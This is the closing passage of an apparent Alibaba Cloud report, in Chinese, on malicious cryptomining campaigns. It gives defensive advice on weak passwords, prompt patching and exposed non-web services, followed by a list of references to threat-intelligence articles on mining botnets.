xm.service	2018-07-17 03:35	159	

Apache/2.4.18 (Ubuntu) Server at [redacted] Port 80

4) 挖矿网络结构



安全建议

如今尽管币价低迷，但由于经济形势承受下行的压力，可能为潜在的犯罪活动提供诱因。阿里云预计，2019 年挖矿活动数量仍将处于较高的水位；且随着挖矿和漏洞利用相关知识的普及，恶意挖矿的入场玩家可能趋于稳定且伴有少量增加。

基于这种状况，阿里云安全团队为企业和个人提供如下安全建议：

○ 安全系统中最薄弱的一环在于人，最大的安全问题也往往出于人的惰性，因此弱密码、爆破的问题占了挖矿原因的半壁江山。无论是企业还是个人，安全意识教育必不可少；

○ 0-Day 漏洞修复的窗口期越来越短，企业需要提升漏洞应急响应的效率，一方面是积极进行应用系统更新，另一方面是关注产品的安全公告并及时升级，同时也可以选择购买安全托管服务提升自己的安全水位；

○ 伴随着云上弹性的计算资源带来的便利，一些非 Web 类的网络应用暴露的风险也同步上升，安全运维人员应该重点关注非 Web 类的应用伴随的安全风险，或者选择购买带 IPS 功能的防火墙产品，第一时间给 0-Day 漏洞提供防护。

参考文献

1. MyKing 黑产团伙最新挖矿活动曝光
https://x.threatbook.cn/nodev4/vb4/article?threatInfoID=936

2. 彻底曝光黑客“隐匿者” 目前作恶最多的网络攻击团伙
https://www.huorong.cn/info/150097083373.html

3. DDG 挖矿僵尸网络瞄准数据库服务器：收益已达近 800 万
http://www.4hou.com/technology/11770.html

4. 蠕虫病毒 bulehero 再次利用“永恒之蓝”在企业内网攻击传播
https://www.freebuf.com/column/180544.html

5. JbossMiner 挖矿蠕虫分析
https://xz.aliyun.com/t/2189

6. Kworkerd 恶意挖矿分析
https://www.anquanke.com/post/id/159497

7. Threat Hunting, the Investigation of Fileless Malware Attacks
https://www.pandasecurity.com/mediacenter/pandalabs/threat-hunting-fileless-attacks/

8. Cryptomining: Harmless Nuisance or Disruptive Threat?
https://www.crowdstrike.com/blog/cryptomining-harmless-nuisance-disruptive-threat/

9. 疑似国内来源的“8220”追踪溯源分析
https://ti.360.net/blog/articles/8220-mining-gang-in-china/

10.http://ju.outofmemory.cn/entry/354000

阿里云